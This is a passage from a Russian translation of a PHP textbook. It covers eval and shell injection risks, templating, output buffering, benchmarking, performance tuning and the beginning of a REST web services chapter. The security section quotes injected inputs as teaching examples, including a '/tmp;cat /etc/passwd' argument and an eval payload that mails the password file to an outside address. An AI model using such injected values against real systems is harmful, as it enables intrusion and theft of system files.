Впрочем, функция `eval()` от этого безопаснее не становится, потому что невозможно предотвратить изменение важных переменных или вызовы встроенных конструкций (таких, как `echo()`). В случаях `include`, `require`, `include_once` и `require_once` лучше всего отключить удаленный доступ к файлам при помощи `allow_url_fopen`.

Любое использование `eval()` и ключа `/e` с `preg_replace()` опасно, особенно если в вызовах используются данные, введенные пользователем. Следующая строка:

```
eval("2 + {$userInput}");
```

выглядит безобидно. Но предположим, что пользователь введет следующее значение:

```
2; mail("133t@somewhere.com", "Some passwords", "/bin/cat /etc/passwd");
```

В таком случае будет выполнена как предполагаемая команда, так и другая, которая вам совершенно не нужна. Единственное работоспособное решение — никогда не передавать данные, введенные пользователем, функции `eval()`.

## Слабости командной оболочки

Будьте очень осторожны с функциями `exec()`, `system()`, `passthru()` и `popen()`, а также с оператором ``` (обратная одинарная кавычка) в своем коде. Командная оболочка создает проблемы, потому что она распознает специальные символы (например, символы `;` для разделения команд). Представьте, что ваш скрипт содержит следующую строку:

```
system("ls {$directory}");
```

Если пользователь введет значение `"/tmp;cat /etc/passwd"` для параметра `$directory`, будет выведен ваш файл паролей, потому что `system()` выполнит следующую команду:

```
ls /tmp;cat /etc/passwd
```

Чтобы передать аргументы, введенные пользователем, команде командной оболочки, примените функцию `escapeshellarg()` к строке, чтобы экранировать любые последовательности, которые имеют особый смысл для оболочки:

```
$cleanedArg = escapeshellarg($directory);  
system("ls {$cleanedArg}");
```

Если теперь пользователь передаст строку `"/tmp;cat /etc/passwd"`, фактически будет выполнена команда:

```
ls '/tmp;cat /etc/passwd'
```

Чтобы избежать рисков, связанных с использованием командной оболочки, проще всего выполнять всю нужную работу в коде PHP (вместо того, чтобы работать с вызовами к командной оболочке). Встроенные функции с большой вероятностью будут более безопасными, чем любые действия с оболочкой.

## Проблемы шифрования данных

Последнее, о чем следует сказать, — шифруйте данные, которые не должны просматриваться пользователем в исходной форме. Прежде всего это относится к паролям веб-сайтов, но также может коснуться номеров социального страхования, номеров кредитных карт и банковских счетов.

Обращайтесь к странице FAQ на веб-сайте PHP — в ней вы найдете оптимальный подход для ваших потребностей в шифровании.

## Дополнительная информация

Если вы не захотите лучше изучить безопасность кода, вам помогут следующие ресурсы:

- книга Криса Шифлетта (Chris Shiflett) «*Essential PHP Security*» (O'Reilly, 2005) и сопутствующий веб-сайт.
- OWASP – Open Web Application Security Project (<https://owasp.org>).

## Сводка по безопасности

Тема безопасности чрезвычайно важна, поэтому повторим основные моменты этой главы и добавим несколько рекомендаций:

- Фильтруйте ввод. Это позволит вам быть уверенными в том, что все данные, полученные от удаленных источников, соответствуют ожиданиям. Помните: чем жестче логика фильтрации, тем безопаснее приложение.
- Экранируйте вывод с учетом контекста, чтобы предотвратить возможность неправильной интерпретации ваших данных удаленной системой.
- Всегда инициализируйте свои переменные. Это особенно важно при включении указателя `register_globals`.
- Отключите указатели `register_globals`, `magic_quotes_gpc` и `allow_url_fopen`. За информацией об этих указателях обращайтесь на сайт <http://www.php.net>.
- При построении имени файла проверяйте компоненты функциями `basename()` и `realpath()`.
- Храните включаемые файлы за пределами корневого каталога документов. НЕ присваивайте включаемым файлам расширение `.inc`. Используйте расширение `.php` или другое, менее очевидное расширение.
- Вызывайте функцию `session_regenerate_id()` при каждом изменении уровня привилегий пользователя.
- При построении имени файла из компонентов, предоставленных пользователем, проверяйте компоненты функциями `basename()` и `realpath()`.
- Не изменяйте разрешения доступа к файлу после его создания. Вызовите функцию `umask()`, чтобы файл создавался с правильными разрешениями.
- Не используйте данные, предоставленные пользователем, с `eval()`, `preg_replace()` с ключом `/e`, любыми системными командами — `exec()`, `system()`, `popen()`, `passthru()`, а также с оператором ``` (обратная одинарная кавычка).

## Что дальше?

При таком количестве потенциальных уязвимостей появляется мысль: а стоит ли вообще заниматься веб-разработкой? Почти ежедневно публикуются отчеты о взломе веб-приложений в банках и инвестиционных компаниях, приводящих к массовому похищению данных и краже персональной информации. Если вы намерены стать хорошим веб-программистом, вы как минимум должны серьезно относиться к проблемам безопасности и помнить, что ситуация непрерывно меняется. Никогда не считайте, что защищены на 100%.

В следующей главе мы рассмотрим методы разработки приложений. Это еще одна область, в которой компетентность веб-разработчика может избавить его от многих проблем. В частности, мы рассмотрим такие темы, как использование библиотек кода, обработку ошибок и оптимизацию скорости выполнения.

# Методы разработки приложений

Вы уже достаточно хорошо понимаете язык PHP и его применение в стандартных ситуациях. А сейчас мы продемонстрируем приемы, которые могут вам пригодиться при создании приложений PHP, — библиотеки кода, системы шаблонизации, эффективный вывод, обработка ошибок и оптимизация скорости выполнения.

## Библиотеки кода

Как вы уже знаете, в PHP входит множество библиотек расширения. Эти библиотеки группируют полезную функциональность в пакеты, с которыми вы можете работать из своих скриптов. Библиотеки расширения GD, FPDF и Libxslt рассматривались в главах 10, 11 и 12 соответственно.

Кроме использования расширений, входящих в поставку PHP, вы можете создавать библиотеки собственного кода и использовать их в разных частях своего веб-сайта. Общий принцип заключается в хранении набора взаимосвязанных функций в файле PHP. Чтобы применить эту функциональность в странице, используйте вызов `require_once()` для вставки содержимого файла в текущий скрипт.



Существуют еще три функции включения, которые также могут использоваться в программах: `require()`, `include_once()` и `include()`. В главе 2 эти функции рассматриваются более подробно.

Допустим, у вас есть подборка функций, упрощающих создание элементов форм HTML: одна функция в коллекции создает текстовое поле или текстовую область (в зависимости от установленного максимального количества символов), другая создает всплывающие окна для выбора даты и времени, и т. д. Вместо того чтобы копировать этот код между страницами — такое копирование однообразно



и ненадежно, оно усложняет исправление ошибок в функциях, — стоит создать библиотеку функций. Объединяя функции в библиотеку, старайтесь выдерживать баланс между группировкой взаимосвязанных функций и включением тех функций, которые используются относительно редко. При включении библиотеки в страницу обрабатываются все функции этой библиотеки независимо от того, будут они использоваться в коде или нет. Парсер РНР работает быстро, но если ему не нужно обрабатывать неиспользуемую функцию, будет работать еще быстрее. В то же время не стоит распределять функции по нескольким библиотекам, иначе вам придется включать множество файлов в каждую страницу, а обращение к файлам будет происходить медленно.

## Системы шаблонизации

*Система шаблонизации* предоставляет возможность отделения кода веб-страницы от макета этой страницы. При использовании шаблонов в больших проектах дизайнеры могут сосредоточиться на дизайне веб-страниц, а программисты (в большей или меньшей степени) — только на программировании. Основная идея системы шаблонизации заключается в том, что в веб-страницу включаются специальные маркеры, которые заменяются динамическим контентом. Веб-дизайнер может создать разметку HTML-страницы и ограничиться построением макета, используя соответствующие маркеры для разных типов динамического контента. С другой стороны, программист несет ответственность за создание кода, генерирующего динамический контент, подставляемый на место маркеров.

Чтобы описание стало более конкретным, рассмотрим простой пример. Имеется следующая веб-страница, которая предлагает пользователю ввести имя, и если имя будет введено, благодарит пользователя:

```
<html>
<head>
<title>User Information</title>
</head>

<body>
<?php if (!empty($_GET['name'])) {
// что-то сделать с введенными значениями?

<p><font face="helvetica,arial">Thank you for filling out the form,
<?php echo $_GET['name'] ?>.</font></p>
<?php }
else { ?>
<p><font face="helvetica,arial">Please enter the following information:
</font></p>

<form action="<?php echo $_SERVER['PHP_SELF'] ?>">
```

```

<table>
<tr>
<td>Name:</td>
<td>
<input type="text" name="name" />
<input type="submit" />
</td>
</tr>
</table>
</form>
<?php } ?>
</body>
</html>

```

Размещение разных элементов PHP в тегах макета (например, элементах `font` и `table`) лучше доверить дизайнеру, особенно при возрастающей сложности работы. Использование системы шаблонизации позволяет разбить страницу на несколько файлов, одни из которых содержат код PHP, другие — разметку макета. Страницы HTML содержат специальные маркеры, в которых должен размещаться динамический контент. В листинге 15.1 показана новая шаблонная страница для нашей простой формы, которая хранится в файле `user.template`. Маркер `{DESTINATION}` используется для обозначения скрипта, который должен обрабатывать форму.

**Листинг 15.1.** Шаблон HTML для формы ввода

```

<html>
<head>
<title>User Information</title>
</head>

<body>
<p>Please enter the following information:</p>

<form action="{DESTINATION}">
<table>
<tr>
<td>Name:</td>
<td><input type="text" name="name" /></td>
</tr>
</table>
</form>
</body>
</html>

```

В листинге 15.2 приведен шаблон для страницы с благодарностью `thankyou.template`, которая отображается после заполнения формы пользователем. Страница использует маркер `{NAME}` для включения значения имени пользователя.

### Листинг 15.2. Шаблон HTML для страницы с благодарностью

```
<html>
<head>
<title>Thank You</title>
</head>

<body>
<p>Thank you for filling out the form, {NAME}.</p>
</body>
</html>
```

Также нам понадобится скрипт, который обработает эти страницы и подставит подходящую информацию на место различных маркеров. В листинге 15.3 приведен скрипт PHP, использующий эти шаблоны (до ввода информации пользователем и после). В коде PHP функция `fillTemplate()` используется для объединения значений и шаблонных файлов. Этот файл называется `form_template.php`.

### Листинг 15.3. Скрипт шаблона

```
<?php
$bindings["DESTINATION"] = $_SERVER["PHP_SELF"];
$name = $_GET["name"];

if (!empty($name)) {
    // что-то сделать с введенными значениями
    $template = "thankyou.template";
    $bindings["NAME"] = $name;
}
else {
    $template = "user.template";
}

echo fillTemplate($template, $bindings);
```

В листинге 15.4 приведена функция `fillTemplate()`, используемая скриптом из листинга 15.3. Функция получает имя файла шаблона (относительно каталога с именем `templates`, расположенного в корневом каталоге документов), массив значений и необязательную инструкцию, которая указывает, что делать при обнаружении маркера с отсутствующим значением. Возможные значения — `delete` (маркер удаляется), `comment` (маркер заменяется комментарием, указывающим на отсутствие значения) или любое другое значение, при котором маркер просто остается без изменений. Этот файл называется `func_template.php`.

### Листинг 15.4. Функция fillTemplate()

```
<?php
function fillTemplate($name, $values = array(), $unhandled = "delete") {
    $templateFile = "{$_SERVER['DOCUMENT_ROOT']}/templates/{$name}";
```

```

if ($file = fopen($templateFile, 'r')) {
$template = fread($file, filesize($templateFile));
fclose($file);
}
$keys = array_keys($values);

foreach ($keys as $key) {
// найти и заменить ключ во всех вхождениях в шаблоне
$template = str_replace("{{$key}}", $values[$key], $template);
}

if ($unhandled == "delete") {
// удалить остальные ключи
$template = preg_replace("/{[^ }]*}/i", "", $template);
}
else if ($unhandled == "comment") {
// закомментировать остальные ключи
$template = preg_replace("/{[^ }]*}/i", "<!-- \\1 undefined -->", $template);
}

return $template;
}

```

Разумеется, этот пример системы шаблонизации выглядит несколько искусственно. Но представьте себе большое приложение PHP, которое выводит сотни новостных статей. Нетрудно осознать, какую пользу принесет система шаблонизации с такими маркерами, как {HEADLINE}, {BYLINE} и {ARTICLE}, — она позволит дизайнеру создать общий макет для страниц статей, не отвлекаясь на конкретный контент.

Хотя шаблоны сокращают объем кода PHP, с которым придется иметь дело дизайнеру, в данном случае приходится учитывать их влияние на скорость выполнения, потому что с каждым запросом связаны затраты на построение страницы на базе шаблона. Поиск по регулярному выражению в каждой выходной странице может сильно замедлить популярный сайт. Эффективная система шаблонизации Smarty, разработанная Андреем Змиевским (Andrei Zmievski), элегантно обходит проблему потерь производительности за счет преобразования шаблона в код PHP и его кэширования. Замена по шаблону выполняется не при каждом запросе, а только при изменении файла шаблона.

## Обработка вывода

Главная задача PHP — отображение вывода в браузере. Поэтому есть различные приемы для эффективной или удобной обработки вывода.

## Буферизация вывода

По умолчанию PHP отправляет результаты `echo` и других аналогичных команд браузеру после выполнения каждой из них. Также можно воспользоваться функциями буферизации вывода PHP для накопления информации в буфере и ее последующей отправки (или полного уничтожения). В частности, это позволяет задать длину выходного содержимого после того, как оно будет сгенерировано, сохранить вывод функции или отбросить вывод встроеной функции.

Буферизация вывода включается функцией `ob_start()`:

```
ob_start([обратный_вызов]);
```

Необязательный параметр *обратный\_вызов* содержит имя функции, которая выполняет постобработку вывода. Если параметр задан, функция получает накопленный вывод при сбросе буфера и возвращает выходную строку, которая должна быть отправлена браузеру. Например, это позволяет заменить все вхождения `http://www.yoursite.com` на `http://www.mysite.com`.

Пока буферизация вывода остается включенной, весь вывод сохраняется во внутреннем буфере. Чтобы получить текущую длину и содержимое буфера, вызовите функцию `ob_get_length()` и `ob_get_contents()`:

```
$len = ob_get_length();  
$contents = ob_get_contents();
```

Если буферизация отключена, эти функции возвращают `false`.

Накопленный вывод можно отправить браузеру (это действие называется *сбросом* буфера) тремя способами. Функция `ob_flush()` отправляет выходные данные веб-серверу и очищает буфер, но не прекращает буферизацию вывода. Функция `flush()` не только сбрасывает и очищает буфер вывода, но также пытается приказать веб-серверу немедленно отправить данные браузеру. Функция `ob_end_flush()` отправляет выходные данные веб-серверу и прекращает буферизацию вывода. Во всех случаях, если при вызове `ob_start()` была задана функция обратного вызова, эта функция будет вызвана для окончательного формирования вывода, отправляемого серверу.

Если ваш скрипт завершается, пока буферизация вывода остается включенной (то есть вы не вызвали `ob_end_flush()` или `ob_end_clean()`), PHP вызовет `ob_end_flush()` за вас.

Следующий фрагмент собирает вывод функции `phpinfo()` и использует его для определения того, установлен ли у вас графический модуль GD:

```

ob_start();
phpinfo();
$phpinfo = ob_get_contents();
ob_end_clean();

if (strpos($phpinfo, "module_gd") === false) {
    echo "You do not have GD Graphics support in your PHP, sorry.";
}
else {
    echo "Congratulations, you have GD Graphics support!";
}

```

Конечно, узнать о наличии определенного расширения можно проще и быстрее: проверить существование функции, которую предоставляет это расширение. Для расширения GD это может выглядеть так:

```

if (function_exists("imagecreate")) {
    // что-то полезное
}

```

В следующем фрагменте все ссылки <http://www.yoursite.com> в документе заменяются на <http://www.mysite.com>:

```

ob_start(); ?>

Visit <a href="http://www.yoursite.com/foo/bar">our site</a> now!

<?php $contents = ob_get_contents();
ob_end_clean();
echo str_replace("http://www.yoursite.com/",
"http://www.mysite.com/", $contents);
?>

Visit <a href="http://www.mysite.com/foo/bar">our site</a> now!

```

Другой способ основан на использовании функции обратного вызова. Здесь функция обратного вызова `rewrite()` изменяет текст страницы:

```

function rewrite($text) {
    return str_replace("http://www.yoursite.com/",
"http://www.mysite.com/", $text);
}

ob_start("rewrite"); ?>

Visit <a href="http://www.yoursite.com/foo/bar">our site</a> now!
Visit <a href="http://www.mysite.com/foo/bar">our site</a> now!

```

## Сжатие вывода

Современные браузеры поддерживают сжатие текста веб-страниц: сервер отправляет сжатый текст, который распаковывается браузером. Чтобы автоматически сжать веб-страницу, используйте следующий вызов:

```
ob_start("ob_gzhandler");
```

Встроенная функция `ob_gzhandler()` может использоваться как функция обратного вызова для `ob_start()`. Она сжимает буферизованную страницу в соответствии с заголовком `Accept-Encoding`, отправленным браузером. Возможные методы сжатия — `gzip`, `deflate` или `none`.

Для коротких страниц сжатие обычно не имеет смысла, так как время сжатия и распаковки превышает время отправки несжатого текста. Впрочем, для больших веб-страниц (размер которых превышает 5 Кбайт) сжатие оправданно. Вместо того чтобы добавлять вызов `ob_start()` в начало каждой страницы, можно присвоить параметру `output_handler` в файле `php.ini` функцию обратного вызова, которая будет вызываться для каждой страницы. Для сжатия это будет функция `ob_gzhandler`.

## Оптимизация скорости

Прежде чем задумываться о настройке скорости, для начала не жалейте времени и проверьте правильность кода. Имея работоспособный код, можно переходить к поиску *узких мест*. Если вы попытаетесь оптимизировать код в процессе его написания, то можете его запутать.

Оптимизация рабочего кода обычно направлена на одну из двух целей: сокращение времени выполнения или снижение требований к памяти.

Спросите себя, нужна ли оптимизация вообще. Многие программисты тратили целые часы на выяснение того, работает ли сложная серия вызовов строковых функций быстрее или медленнее одного регулярного выражения Perl, тогда как страница, в которой выполняется этот код, просматривалась раз в пять минут. Оптимизация необходима только в том случае, если загрузка страницы *воспринимается* пользователем как слишком медленная. Часто это является симптомом высокой популярности сайта — если запросы страницы поступают достаточно часто, то время, затраченное на ее генерирование, будет расти из-за перегрузки сервера. Если посетителю сайта придется долго ждать, можете быть уверены, что он скоро отправится за информацией в другое место.

Как только вы решите, что ваша страница нуждается в оптимизации (это лучше всего делать на основании тестирования на уровне конечного пользователя

и наблюдений), начинайте искать, что же именно работает медленно. Вы можете воспользоваться методами из раздела «Профилирование» для проведения бенчмарка различных функций или логических единиц вашей страницы. Это даст некоторое представление о том, на какие части страницы тратится больше всего времени. Если на построение страницы уходит 5 секунд, вам никогда не удастся ускорить его до 2 секунд за счет оптимизации функции, занимающей всего 0,25 секунды общего времени. Сосредоточьтесь на блоках кода, расходующих больше времени. Проведите бенчмарк страницы и тех частей, которые вы оптимизируете, и убедитесь, что ваши изменения имеют положительный, а не отрицательный эффект.

И последнее: умейте вовремя остановиться. Иногда скорость, с которой можно что-то сделать, имеет абсолютный предел. В такой ситуации есть только один способ повысить скорость выполнения: установить новое оборудование. Решением может стать приобретение более быстрых машин или увеличение количества веб-серверов с кэшированием на обратном прокси-сервере.

## Бенчмарк

Если вы используете Apache, для проведения высокопроизводительного тестирования можно воспользоваться программой для бенчмарка Apache `ab`. Программа запускается командой следующего вида:

```
$ /usr/local/apache/bin/ab -c 10 -n 1000 http://localhost/info.php
```

Команда измеряет скорость выполнения скрипта PHP `info.php` 1000 раз, с выполнением 10 параллельных запросов в любой момент времени. Программа для бенчмарка возвращает различную информацию о тесте, включая наименьшее, наибольшее и среднее время. Сравните эти значения с данными статической страницы HTML, чтобы определить, насколько быстро выполняется ваш скрипт.

Например, для 1000 загрузок страницы, которая просто вызывает `phpinfo()`, будет выведен следующий результат:

```
This is ApacheBench, Version 1.3d <$Revision: 1.2 $> apache-1.3
Copyright (c) 1996 Adam Twiss, Zeus Technology Ltd,
http://www.zeustech.net/
Copyright (c) 1998-2001 The Apache Group, http://www.apache.org/
```

```
Benchmarking localhost (be patient)
Completed 100 requests
Completed 200 requests
Completed 300 requests
Completed 400 requests
Completed 500 requests
Completed 600 requests
```



```
Completed 700 requests
Completed 800 requests
Completed 900 requests
Finished 1000 requests
Server Software: Apache/1.3.22
Server Hostname: localhost
Server Port: 80
```

```
Document Path: /info.php
Document Length: 49414 bytes
```

```
Concurrency Level: 10
Time taken for tests: 8.198 seconds
Complete requests: 1000
Failed requests: 0
Broken pipe errors: 0
Total transferred: 49900378 bytes
HTML transferred: 49679845 bytes
Requests per second: 121.98 [#/sec] (mean)
Time per request: 81.98 [ms] (mean)
Time per request: 8.20 [ms] (mean, across all concurrent requests)
Transfer rate: 6086.90 [Kbytes/sec] received
```

```
Connection Times (ms)
  min mean[+/-sd] median max
Connect: 0 12 16.9 1 72
Processing: 7 69 68.5 58 596
Waiting: 0 64 69.4 50 596
Total: 7 81 66.5 79 596
```

```
Percentage of the requests served within a certain time (ms)
 50% 79
 66% 80
 75% 83
 80% 84
 90% 158
 95% 221
 98% 268
 99% 288
100% 596 (last request)
```

Если ваш скрипт PHP использует сеансы, результаты, полученные от **ab**, будут не похожи на реальные показатели скорости выполнения скриптов. Так как скрипт блокируется на время запроса, результаты от параллельных запросов, выполняемых **ab**, будут слишком низкими. Однако при нормальном использовании сеанс обычно связывается с отдельным пользователем, который вряд ли станет выдавать множество параллельных запросов.

Программа **ab** сообщает общую скорость страницы, но не дает информации о скорости ее отдельных функций или блоков. Используйте **ab** для тестиро-

вания изменений. В следующем разделе мы покажем, как провести бенчмарк частей страницы, но такие микротесты не будут важны, если страница в целом по-прежнему медленно загружается и выполняется. Окончательным доказательством того, что ваши оптимизации скорости выполнения были успешными, становятся числа, которые вы получаете от `ab`.

## Профилирование

В PHP нет встроенного профилировщика. Тем не менее существует целый ряд приемов для анализа кода, скорость выполнения которого вызывает подозрения. В одном из этих приемов функция `microtime()` используется для получения точного представления затраченного времени. Профилируемый код заключается между вызовами `microtime()`, а по возвращаемым значениям функций вычисляется время выполнения кода.

Например, следующий код позволяет определить, сколько времени занимает вывод `phpinfo()`:

```
ob_start();
$start = microtime(true);

phpinfo();

$end = microtime(true);
ob_end_clean();

echo "phpinfo() took " . ($end - $start) . " seconds to run.\n";
```

Перезагрузите эту страницу несколько раз, и вы увидите, что значение немного меняется. Если перезагружать ее достаточно часто, она будет изменяться более заметно. Результаты анализа выполнения одного фрагмента кода нерепрезентативны — сервер может подгружать страницы в память, а исходный файл может оказаться удаленным из кэша. Чтобы получить точную оценку времени выполнения операции, следует измерить продолжительность серии ее выполнений и вычислить среднее значение.

Класс `Benchmark` из PEAR упрощает многократный бенчмарк частей вашего скрипта. Следующий простой пример показывает, как это делается:

```
require_once 'Benchmark/Timer.php';

$timer = new Benchmark_Timer;

$timer->start();
sleep(1);
$timer->setMarker('Marker 1');
```

```

sleep(2);
$timer->stop();

$profiling = $timer->getProfiling();

foreach ($profiling as $time) {
    echo $time["name"] . ": " . $time["diff"] . "<br>\n";
}

echo "Total: " . $time["total"] . "<br>\n";

```

Результат выполнения выглядит так:

```

Start: -
Marker 1: 1.0006979703903
Stop: 2.0100029706955
Total: 3.0107009410858

```

Как видите, программе потребовалось 1,0006979703903 секунды для достижения маркера 1, установленного сразу же после вызова `sleep(1)`, — как и следовало ожидать. Переход от маркера 1 к концу программы занял чуть более 2 секунд, а выполнение всего скрипта — немногим более 3 секунд. Вы можете установить столько маркеров, сколько потребуется, и измерить время выполнения разных частей скрипта.

## Оптимизация времени выполнения

Несколько рекомендаций по сокращению времени выполнения скриптов:

- Не используйте `printf()`, если можете обойтись `echo`.
- Избегайте повторного вычисления значений в цикле, так как парсер PHP не выводит инварианты из цикла. Например, не используйте приведенный ниже цикл, если размер `$array` не изменяется:

```
for ($i = 0; $i < count($array); $i++) { /* ... */ }
```

- Вместо этого используйте следующий фрагмент:

```
$num = count($array);
for ($i = 0; $i < $num; $i++) { /* ... */ }
```

- Включайте только те файлы, которые действительно необходимы. Разбивайте файлы так, чтобы включались только те функции, которые должны использоваться совместно. Это усложнит сопровождение кода, но обработка неиспользуемого кода обойдется дороже.
- Если вы работаете с БД, используйте долгосрочные подключения — операции создания и закрытия подключений к базам данных выполняются медленно.

- Не используйте регулярное выражение, если задача решается простыми функциями обработки строк. Например, чтобы заменить в строке один символ другим, используйте функцию `str_replace()`, а не `preg_replace()`.

## Оптимизация требований к памяти

В этом разделе представлены основные приемы сокращения требований ваших скриптов к памяти:

- По возможности используйте числа вместо строк:

```
for ($i = "0"; $i < "10"; $i++) // плохо
for ($i = 0; $i < 10; $i++) // хорошо
```

- Завершив работу с большой строкой, присвойте переменной, в которой эта строка хранится, пустую строку. Так вы освободите память для повторного использования.
- Используйте `include*` или `require*` только с теми файлами, которые вам необходимы. Используйте `include_once()` и `require_once()` вместо `include()` и `require()`.
- Освобождайте итоговые наборы MySQL и других БД сразу после завершения работы с ними. Нет смысла хранить итоговые наборы в памяти, если они не используются.

## Обратные прокси-серверы и репликация

Добавление оборудования часто оказывается самым быстрым путем к повышению скорости выполнения. Тем не менее лучше провести предварительный хронометраж программного продукта, потому что в общем случае дешевле внести исправления в продукт, чем покупать новое оборудование. Три стандартных решения проблемы масштабирования трафика — кэширование на обратном прокси-сервере, использование серверов распределения нагрузки и репликация БД.

### Кэширование на обратном прокси-сервере

*Обратный прокси-сервер* — программа, которая находится перед веб-сервером и обрабатывает все подключения от клиентских браузеров. Прокси-серверы оптимизируются для быстрого предоставления статических файлов, и несмотря на внешний вид и реализацию, многие динамические сайты могут кэшироваться на короткие периоды времени без потери работоспособности. Обычно прокси-сервер работает не на веб-сервере, а на отдельной машине.

К примеру, возьмем популярный сайт, главная страница которого запрашивается 50 раз в секунду. Если эта страница строится по данным двух запросов к БД, а БД изменяется до двух раз в минуту, можно избежать лишних 5994 запросов к БД в минуту при помощи заголовка `Cache-Control`, который приказывает обратному прокси-серверу кэшировать страницу в течение 30 секунд. В худшем случае это приведет к тому, что между обновлением БД и моментом, когда пользователь увидит новые данные, пройдет 30 секунд. В большинстве случаев это незначительная задержка, которая вполне компенсируется значительным приростом производительности.

Кэш на обратном прокси-сервере даже может провести разумное кэширование содержимого в зависимости от типа браузера, языка и т. д. Типичное решение основано на отправке заголовка `Vary` с информацией о том, какие именно параметры запроса влияют на кэширование.

Существуют аппаратные кэширующие прокси-серверы, но также доступны очень хорошие программные реализации. Если вам нужен качественный и гибкий кэширующий прокси-сервер с открытым кодом, присмотритесь к Squid. За дополнительной информацией о кэшировании на прокси-серверах и настройке веб-сайта для работы с ними обращайтесь к книге Дьюэна Весселса (Duane Wessels) «*Web Caching*» (O'Reilly, 2001).

## Распределение нагрузки и перенаправление

Один из способов повысить скорость выполнения основан на распределении нагрузки по нескольким машинам. Для этого система распределения нагрузки либо распределяет нагрузку равномерно, либо передает входящие запросы машине с наименьшей нагрузкой. *Перенаправителем* называется программа, которая перезаписывает входные URL-адреса, обеспечивая точный контроль за распределением запросов между отдельными серверами.

Также существуют аппаратные перенаправители HTTP и распределители нагрузки, но программы не менее эффективны. Добавив логику перенаправления в Squid при помощи инструмента SquidGuard (<http://www.squidguard.org>), можно повысить скорость выполнения по нескольким направлениям.

## Репликация в MySQL

Иногда узким местом оказывается сервер БД — переизбыток параллельных запросов может замедлить его работу и скорость выполнения кода. Одним из лучших решений этой проблемы является *репликация*. Все действия, происходящие с одной БД, быстро синхронизируются с другими БД, так что в результате вы получаете несколько идентичных БД. Это позволяет распределить запросы по многим серверам БД и снять нагрузку с единственного сервера.

Наиболее эффективна односторонняя репликация, при которой записи главной БД поступают на главный сервер, а операции чтения распределяются между несколькими подчиненными БД. Этот прием ориентирован на архитектуры, в которых операций чтения значительно больше, чем операций записи. Большинство веб-приложений соответствует этому скрипту.

На рис. 15.1 представлены отношения между главной и подчиненными БД в ходе репликации.




**Рис. 15.1.** Отношения между БД при репликации

Репликация поддерживается многими БД, включая MySQL, PostgreSQL и Oracle.

### Все вместе

Для формирования действительно высокопроизводительной архитектуры все перечисленные концепции можно объединить в конфигурацию вроде той, что изображена на рис. 15.2.



**Рис. 15.2.** Объединенная архитектура

С пятью разными машинами (одна для обратного прокси-сервера и перенаправителя, три веб-сервера и один главный сервер БД) эта архитектура способна обслуживать огромное количество запросов. Точное количество зависит только от двух узких мест — прокси-сервера Squid и главного сервера БД. Если подойти к делу творчески, любой из этих серверов (или оба сразу) тоже может быть распределен по нескольким серверам, но и текущий вариант архитектуры, если ваше приложение интенсивно читает информацию из БД и в какой-то степени выиграет от кэширования, будет достаточно эффективным.

Каждый сервер Apache получает собственную БД MySQL, доступную только для чтения, поэтому все запросы на чтение от вашего скрипта PHP проходят через локальный сокет домена Unix к специально выделенному экземпляру MySQL. В эту архитектуру можно добавить любое необходимое число таких серверов Apache/PHP/MySQL. Все операции записи из приложений PHP передаются через сокет TCP (transmission control protocol) главному серверу MySQL.

## **Что дальше?**

Следующая глава посвящена разработке и развертыванию веб-служб на PHP.

# Веб-службы

Традиционно для обмена данными между двумя системами создавался новый протокол (например, SMTP для отправки почты, POP3 для получения почты, многочисленные протоколы, используемые клиентами и серверами БД и т. д.). Концепция веб-служб избавляет от необходимости создания новых протоколов, предоставляя стандартизированный механизм удаленных вызовов процедур на базе XML и HTTP.

Веб-службы обеспечивают простую интеграцию разнородных систем. Допустим, вы пишете веб-интерфейс к уже существующей библиотечной системе — сложной структуре из таблиц БД и значительного объема встроенной бизнес-логики, написанной на C++. Бизнес-логику можно либо заново реализовать на PHP, написав длинный код для операций с таблицами, либо написать немного кода C++ для библиотечных операций (например, выдачи книги посетителю, проверки срока возврата книги, определения размера штрафа за просрочку и т. д.) в форме веб-службы. То есть если код PHP будет обрабатывать веб-интерфейс, всю черную работу выполнит библиотечная служба.

## Клиенты REST

REST-совместимая веб-служба является приближенным описанием веб-API, реализованным на базе HTTP и принципов *REST* (representational state transfer). Этим термином обозначается совокупность ресурсов и основных операций, которые могут выполняться клиентом с этими ресурсами через API.

Например, API может описывать коллекцию авторов и их книг. Каждый тип объекта может содержать произвольные данные. В данном случае *ресурсом* считается каждый отдельный автор, каждая отдельная книга, коллекция всех авторов, коллекция всех книг, а также книги, связанные с каждым автором. Каждому ресурсу должен быть назначен уникальный идентификатор, чтобы вызовы API знали, с каким ресурсом выполняется операция.



Простой набор классов, представляющих ресурсы книг и авторов, может выглядеть так:

**Листинг 16.1.** Классы Book и Author

```
class Book {
    public $id;
    public $name;
    public $edition;

    public function __construct($id) {
        $this->id = $id;
    }
}

class Author {
    public $id;
    public $name;
    public $books = array();

    public function __construct($id) {
        $this->id = $id;
    }
}
```

Так как протокол HTTP ориентирован на архитектуру REST, он предоставляет набор команд для взаимодействия с API. Мы уже видели команды GET и POST, которые часто используются веб-сайтами для представления концепций получения данных и выполнения операций соответственно. REST-совместимые веб-службы вводят две дополнительные команды, PUT и DELETE:

- GET — получает информацию о ресурсе или коллекции ресурсов.
- POST — создает новый ресурс.
- PUT — обновляет ресурс новыми данными или заменяет коллекцию новыми ресурсами.
- DELETE — удаляет ресурс или коллекцию ресурсов.

Например, API для книг и авторов может состоять из следующих конечных точек REST, которые определяются на основании данных, содержащихся в классах:

- GET /api/authors — возвращает список идентификаторов для каждого автора в коллекции.
- POST /api/authors — создает нового автора в коллекции на основании данных нового автора.
- GET /api/authors/*id* — читает из коллекции данные автора с идентификатором *id* и возвращает их.

- `PUT /api/authors/id` — по имеющейся обновленной информации об авторе с идентификатором *id* обновляет данные этого автора в коллекции.
- `DELETE /api/authors/id` — удаляет автора с идентификатором *id* из коллекции.
- `GET /api/authors/id/books` — получает список идентификаторов всех книг, написанных автором с идентификатором *id*.
